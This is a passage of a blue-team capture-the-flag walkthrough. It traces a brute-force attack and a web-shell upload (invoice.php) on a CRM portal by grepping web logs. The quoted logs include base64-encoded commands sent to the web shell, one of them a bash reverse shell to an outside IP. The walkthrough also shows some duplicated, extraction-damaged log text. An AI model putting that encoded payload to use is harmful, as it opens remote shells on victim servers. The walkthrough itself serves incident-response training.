


## First Shift CTF Task 5: Portal Drop

**Author:** Ernest Nyabayo Osindo

You are on the day shift in the ProbablyFine when the monitoring dashboard flashes red. A new alert appears in the WAF summary, reporting a web scan on `crm.trypatchme.thm` followed by a suspicious file upload anomaly. The affected website is TryPatchMe's public-facing CRM portal, a valued customer who provides software patching consulting services.

That should be an easy case, since you have access to both the web access logs and the EDR console. Combined, they should give you a clear answer: either it's a False Positive, or the portal has been breached, and TryPatchMe needs to patch the CRM now!



Download Task Files: I saved the task file as: `crm.log`

### 1. What is the IP address that initiated the brute force on the CRM web portal?

- Look for repeated failed login attempts (POST requests to `/login.php` or similar endpoints). The IP address associated with these requests is likely to be the attacker's.
- A 401 Unauthorized error code means a request to a web server failed because it lacked valid authentication credentials, essentially saying, "I don't know who you are" for a protected resource.
- Command (searching for failed logins in your logs):

```
grep "POST /CRM/login.php" crm.log | grep "401"
```

```

root@ip-10-48-126-42:~# nano crm.log
root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "401"
34.67.91.83 - - [06/Nov/2025:14:16:14 +0000] "POST /CRM/login.php HTTP/1.1" 401 2018 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:21 +0000] "POST /CRM/login.php HTTP/1.1" 401 4558 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:29 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:37 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:45 +0000] "POST /CRM/login.php HTTP/1.1" 401 82 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:47 +0000] "POST /CRM/login.php HTTP/1.1" 401 64 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:53 +0000] "POST /CRM/login.php HTTP/1.1" 401 768 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:01 +0000] "POST /CRM/login.php HTTP/1.1" 401 121 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:09 +0000] "POST /CRM/login.php HTTP/1.1" 401 60 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:17 +0000] "POST /CRM/login.php HTTP/1.1" 401 166 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
64.233.177.99 - - [06/Nov/2025:14:17:20 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:17:24 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:30 +0000] "POST /CRM/login.php HTTP/1.1" 401 120 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
54.201.10.55 - - [06/Nov/2025:14:17:47 +0000] "POST /CRM/login.php HTTP/1.1" 401 182 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
34.67.91.83 - - [06/Nov/2025:14:19:43 +0000] "POST /CRM/login.php HTTP/1.1" 401 2018 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:51 +0000] "POST /CRM/login.php HTTP/1.1" 401 4558 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:59 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:07 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:15 +0000] "POST /CRM/login.php HTTP/1.1" 401 82 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:23 +0000] "POST /CRM/login.php HTTP/1.1" 401 768 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:30 +0000] "POST /CRM/login.php HTTP/1.1" 401 121 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:38 +0000] "POST /CRM/login.php HTTP/1.1" 401 64 "https://crm.trypatchme.thm" "PF-Scanner/1.0"

```

Your streak has increased! X  
You're closer to your next badge of 90 days. Keep up the amazing work!

12 🍀

THM AttackBox

**Answer: 34.67.91.83**

## 2. How many successful and failed logins are seen in the logs?

**Answer Example: 42, 56**

- Successful logins would return a 200 status code, while failed logins would return 401 or similar errors.
- Commands:

```

grep "POST /CRM/login.php" crm.log | grep "200"
grep "POST /CRM/login.php" crm.log | grep "401"

```

### For successful logins (status code 200):

```
grep "POST /CRM/login.php" crm.log | grep "200"
```

```

root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "200"
18.205.93.1 - - [06/Nov/2025:14:15:15 +0000] "POST /CRM/login.php HTTP/1.1" 200 38 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
52.95.245.33 - - [06/Nov/2025:14:15:24 +0000] "POST /CRM/login.php HTTP/1.1" 200 166 "https://crm.trypatchme.thm" "PF-BusinessClient/3.1"
104.16.123.96 - - [06/Nov/2025:14:17:49 +0000] "POST /CRM/login.php HTTP/1.1" 200 121 "https://crm.trypatchme.thm" "PF-API-Client/2.5"
23.20.239.12 - - [06/Nov/2025:14:20:32 +0000] "POST /CRM/login.php HTTP/1.1" 200 82 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0 Safari/537.36"
34.67.91.83 - - [06/Nov/2025:14:20:54 +0000] "POST /CRM/login.php HTTP/1.1" 200 563 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
43.132.0.77 - - [06/Nov/2025:14:21:07 +0000] "POST /CRM/login.php HTTP/1.1" 200 563 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64) Gecko/20100101 Firefox/15.0.1"
192.10.2.77 - - [06/Nov/2025:14:22:26 +0000] "POST /CRM/login.php HTTP/1.1" 200 121 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
89.177.22.3 - - [06/Nov/2025:14:27:14 +0000] "POST /CRM/login.php HTTP/1.1" 200 93 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
151.101.1.140 - - [06/Nov/2025:14:28:34 +0000] "POST /CRM/login.php HTTP/1.1" 200 93 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64) Gecko/20100101 Firefox/15.0.1"
185.199.108.133 - - [06/Nov/2025:14:31:23 +0000] "POST /CRM/login.php HTTP/1.1" 200 166 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
151.101.1.140 - - [06/Nov/2025:14:31:41 +0000] "POST /CRM/login.php HTTP/1.1" 200 182 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
203.11.113.45 - - [06/Nov/2025:14:32:26 +0000] "POST /CRM/Login.php HTTP/1.1" 200 179 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
89.177.22.3 - - [06/Nov/2025:14:32:54 +0000] "POST /CRM/login.php HTTP/1.1" 200 284 "https://crm.trypatchme.thm" "PF-BusinessClient/3.1"
43.132.0.77 - - [06/Nov/2025:14:35:16 +0000] "POST /CRM/login.php HTTP/1.1" 200 121 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
54.201.10.55 - - [06/Nov/2025:14:35:48 +0000] "POST /CRM/login.php HTTP/1.1" 200 60 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0 Safari/537.36"
185.199.108.133 - - [06/Nov/2025:14:36:14 +0000] "POST /CRM/login.php HTTP/1.1" 200 121 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
52.95.245.33 - - [06/Nov/2025:14:39:53 +0000] "POST /CRM/login.php HTTP/1.1" 200 82 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
18.205.93.1 - - [06/Nov/2025:14:42:39 +0000] "POST /CRM/login.php HTTP/1.1" 200 179 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
root@ip-10-48-126-42:~# █

```

You can use the **grep** command with **wc -l** to count the occurrences of successful and failed logins directly in your log file. Here's how you can do it:

**Command: grep "POST /CRM/login.php" crm.log | grep "200" | wc -l**

```

root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "200" | wc -l
18
root@ip-10-48-126-42:~#

```

18

**For failed logins (status code 401):**

**grep "POST /CRM/login.php" crm.log | grep "401"**

```
root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "401"
34.67.91.83 - - [06/Nov/2025:14:16:14 +0000] "POST /CRM/login.php HTTP/1.1" 401 2018 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:21 +0000] "POST /CRM/login.php HTTP/1.1" 401 4558 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:29 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:37 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:45 +0000] "POST /CRM/login.php HTTP/1.1" 401 82 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:47 +0000] "POST /CRM/login.php HTTP/1.1" 401 64 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:53 +0000] "POST /CRM/login.php HTTP/1.1" 401 768 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:01 +0000] "POST /CRM/login.php HTTP/1.1" 401 121 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:09 +0000] "POST /CRM/login.php HTTP/1.1" 401 60 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:17 +0000] "POST /CRM/login.php HTTP/1.1" 401 166 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
64.233.177.99 - - [06/Nov/2025:14:17:20 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:17:24 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:30 +0000] "POST /CRM/login.php HTTP/1.1" 401 120 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
54.201.10.55 - - [06/Nov/2025:14:17:47 +0000] "POST /CRM/login.php HTTP/1.1" 401 182 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
34.67.91.83 - - [06/Nov/2025:14:19:43 +0000] "POST /CRM/login.php HTTP/1.1" 401 2018 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:51 +0000] "POST /CRM/login.php HTTP/1.1" 401 4558 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:59 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:07 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
```

```

me.thm" "PF-Scanner/1.0"
54.201.10.55 - - [06/Nov/2025:14:17:47 +0000] "POST /CRM/login.php HTTP/1.1" 401 182 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
34.67.91.83 - - [06/Nov/2025:14:19:43 +0000] "POST /CRM/login.php HTTP/1.1" 401 2018 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:51 +0000] "POST /CRM/login.php HTTP/1.1" 401 4558 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:59 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:07 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:15 +0000] "POST /CRM/login.php HTTP/1.1" 401 82 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:23 +0000] "POST /CRM/login.php HTTP/1.1" 401 768 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:30 +0000] "POST /CRM/login.php HTTP/1.1" 401 121 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:38 +0000] "POST /CRM/login.php HTTP/1.1" 401 60 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
54.201.10.55 - - [06/Nov/2025:14:20:44 +0000] "POST /CRM/login.php HTTP/1.1" 401 60 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:20:46 +0000] "POST /CRM/login.php HTTP/1.1" 401 166 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
197.51.100.22 - - [06/Nov/2025:14:24:37 +0000] "POST /CRM/login.php HTTP/1.1" 401 182 "https://crm.trypatchme.thm" "PF-API-Client/2.5"
34.216.10.99 - - [06/Nov/2025:14:26:36 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0 Safari/537.36"
203.11.113.45 - - [06/Nov/2025:14:26:50 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
151.101.1.140 - - [06/Nov/2025:14:28:37 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "python-requests/2.31.0"
192.10.2.77 - - [06/Nov/2025:14:29:35 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0 Safari/537.36"
151.101.1.140 - - [06/Nov/2025:14:30:19 +0000] "POST /CRM/login.php HTTP/1.1" 401 93 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
35.180.10.10 - - [06/Nov/2025:14:30:35 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
151.101.1.140 - - [06/Nov/2025:14:32:28 +0000] "POST /CRM/login.php HTTP/1.1" 401 93 "https://crm.trypatchme.thm" "PF-API-Client/2.5"
54.201.10.55 - - [06/Nov/2025:14:37:05 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64) Gecko/20100101 Firefox/15.0.1"
18.205.93.1 - - [06/Nov/2025:14:37:49 +0000] "POST /CRM/login.php HTTP/1.1" 401 182 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
151.101.1.140 - - [06/Nov/2025:14:42:57 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
root@ip-10-48-126-42:~#
```

You can use the **grep** command with **wc -l** to count the occurrences of successful and failed logins directly in your log file. Here's how you can do it:

**Command:** `grep "POST /CRM/login.php" crm.log | grep "401" | wc -l`

```

root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "401" | wc -l
35
root@ip-10-48-126-42:~#
root@ip-10-48-126-42:~#
```

35

**Answer: 18, 35**

**Following the brute force, which user-agent was used for the file upload?**

Look for POST requests to /upload.php

**Command:**

`grep "POST /CRM/portal/upload.php" crm.log`

```

root@ip-10-48-126-42:~# grep "POST /CRM/portal/upload.php" crm.log
34.67.91.83 - - [06/Nov/2025:14:27:32 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm.
trypatchme.thm" "python-requests/2.31.0"
104.16.123.96 - - [06/Nov/2025:14:27:51 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 768 "https://cr
m.trypatchme.thm" "PF-API-Client/2.5"
52.95.245.33 - - [06/Nov/2025:14:28:01 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "PF-API-Client/2.5"
34.216.10.99 - - [06/Nov/2025:14:28:14 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 768 "https://crm
.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36
"
23.20.239.12 - - [06/Nov/2025:14:28:48 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
43.132.0.77 - - [06/Nov/2025:14:29:20 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 768 "https://crm.
trypatchme.thm" "PF-BusinessClient/3.1"
54.201.10.55 - - [06/Nov/2025:14:29:25 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "PF-API-Client/2.5"
18.205.93.1 - - [06/Nov/2025:14:29:54 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "PF-BusinessClient/3.1"
18.205.10.55 - - [06/Nov/2025:14:30:09 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "PF-BusinessClient/3.1"
185.199.108.133 - - [06/Nov/2025:14:30:30 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://
crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
23.20.239.12 - - [06/Nov/2025:14:30:38 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "PF-API-Client/2.5"
18.205.93.1 - - [06/Nov/2025:14:30:46 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
23.20.239.12 - - [06/Nov/2025:14:30:54 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "PF-API-Client/2.5"
34.216.10.99 - - [06/Nov/2025:14:30:59 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
64.233.177.99 - - [06/Nov/2025:14:31:04 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://cr
m.trypatchme.thm" "PF-API-Client/2.5"
192.10.2.77 - - [06/Nov/2025:14:31:10 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "PF-API-Client/2.5"
89.177.22.3 - - [06/Nov/2025:14:31:12 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
52.95.245.33 - - [06/Nov/2025:14:31:25 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
104.16.123.96 - - [06/Nov/2025:14:31:41 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://cr
m.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
54.201.10.55 - - [06/Nov/2025:14:32:05 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36
"
203.11.113.45 - - [06/Nov/2025:14:32:57 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://cr
m.trypatchme.thm" "PF-BusinessClient/3.1"
197.51.100.22 - - [06/Nov/2025:14:33:05 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://cr
m.trypatchme.thm" "PF-BusinessClient/3.1"

```

From the log entries, I can identify the user-agents that were used for the file uploads to `upload.php`. Here are some of them:

- **python-requests/2.31.0**
- **PF-API-Client/2.5**
- **Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36**
- **Mozilla/5.0 (X11; Linux x86\_64; rv:120.0) Firefox/120.0**
- **Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:15.0) Gecko/20100101 Firefox/15.0.1**

It seems that the most likely user-agent for the file uploads is **python-requests/2.31.0**, based on the very first log entry.

**Answer: python-requests/2.31.0**

#### 4. What was the name of the suspicious file uploaded by the attacker?

Command: grep "POST /CRM/portal/uploads/" crm.log

```
root@ip-10-48-126-42:~# grep "POST /CRM/portal/uploads/" crm.log
34.67.91.83 - - [06/Nov/2025:14:27:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=ZDJodllXMXA&auth=313
37 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:28:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=WW1GemFDQXRhU0ErSmlB
dlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09&auth=31337 HTTP/1.1" 200 29 "https://crm.try
patchme.thm" "python-requests/2.31.0"
151.101.1.140 - - [06/Nov/2025:14:29:46 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
104.16.123.96 - - [06/Nov/2025:14:30:23 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari
/537.36"
185.199.108.133 - - [06/Nov/2025:14:31:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "ht
tps://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1
.15"
89.177.22.3 - - [06/Nov/2025:14:35:03 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https
://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Gecko/120.0 Firefox/120.0"
43.132.0.77 - - [06/Nov/2025:14:40:20 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https
://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/5
.36"
::95.245.33 - - [06/Nov/2025:14:40:36 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https
://crm.trypatchme.thm" "PF-API-Client/2.5"
151.101.1.140 - - [06/Nov/2025:14:42:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "PF-BusinessClient/3.1"
root@ip-10-48-126-42:~#
```

**Answer: invoice.php**

#### 5. At what time did the attacker first invoke the uploaded script?

**Answer Example: 2025-10-24 15:35:50**

Command: grep "POST /CRM/portal/uploads/" crm.log

```
root@ip-10-48-126-42:~# grep "POST /CRM/portal/uploads/" crm.log
34.67.91.83 - - [06/Nov/2025:14:27:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=ZDJodllXMXA&auth=313
37 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:28:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=WW1GemFDQXRhU0ErSmlB
dlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09&auth=31337 HTTP/1.1" 200 29 "https://crm.try
patchme.thm" "python-requests/2.31.0"
151.101.1.140 - - [06/Nov/2025:14:29:46 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
104.16.123.96 - - [06/Nov/2025:14:30:23 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari
/537.36"
185.199.108.133 - - [06/Nov/2025:14:31:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "ht
tps://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1
.15"
89.177.22.3 - - [06/Nov/2025:14:35:03 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https
://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Gecko/120.0 Firefox/120.0"
43.132.0.77 - - [06/Nov/2025:14:40:20 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https
